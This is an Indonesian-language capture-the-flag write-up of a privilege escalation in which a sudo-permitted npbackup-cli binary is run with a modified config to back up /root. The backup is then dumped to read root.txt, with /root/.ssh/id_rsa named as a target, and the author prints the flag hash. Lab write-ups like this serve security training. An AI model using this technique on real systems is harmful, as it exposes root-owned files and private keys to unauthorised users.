


Setelah melakukan sudo -l kita mendapatkan bahwa marco bisa menjalankan root sebagai binary tanpa harus menggunakan root password. Kita akan mencoba untuk mengakses filenya dan mengantikan pathsnya menjadi /root , agar kita bisa mendapatkan akses langsung pada root.




Bagian dari paths bisa kita delete semua dah kita bisa ganti jadi “/root” untuk pathsnya






Saya menamakan file baru yang sudah di ubah “test.conf”. Dan untuk selanjutnya saya akan menggunakan “sudo /usr/local/bin/npbackup-cli -c ./test.conf -b” fungsi dari command ini agar membuat kita bisa mengakses backup fillenya.




lanjut, kita menggunakan “sudo /usr/local/bin/npbackup-cli -c ./test.conf --snapshots” untuk menggidentifikasi list yang ada untuk mencari apa yang kita butuhkan dari listnya. Alhasil kita mendapatkan /root yang mempunyi id= c6c9053e. Note: id bisa berbeda beda bisa di sesuaikan masing”.

Lalu kita bisa menggunakan “sudo /usr/local/bin/npbackup-cli -c ./test.conf –snapshot-id c6c9053 –ls”.



Pada step kali ini kita bisa melihat apa yang sebenrnya kita butuh kan yaitu: “/root/.ssh/id_rsa” “/root/root.txt”.

Dan untuk langkah terakhir



Kita menggunakan “sudo /usr/local/bin/npbackup-cli -c ./npbackup.conf --snapshot-id c6c9053e --dump /root/root.txt” untuk membuka code dari rootnya.

Root: 2bc2f125834abc0015f5e9e5b20cc88c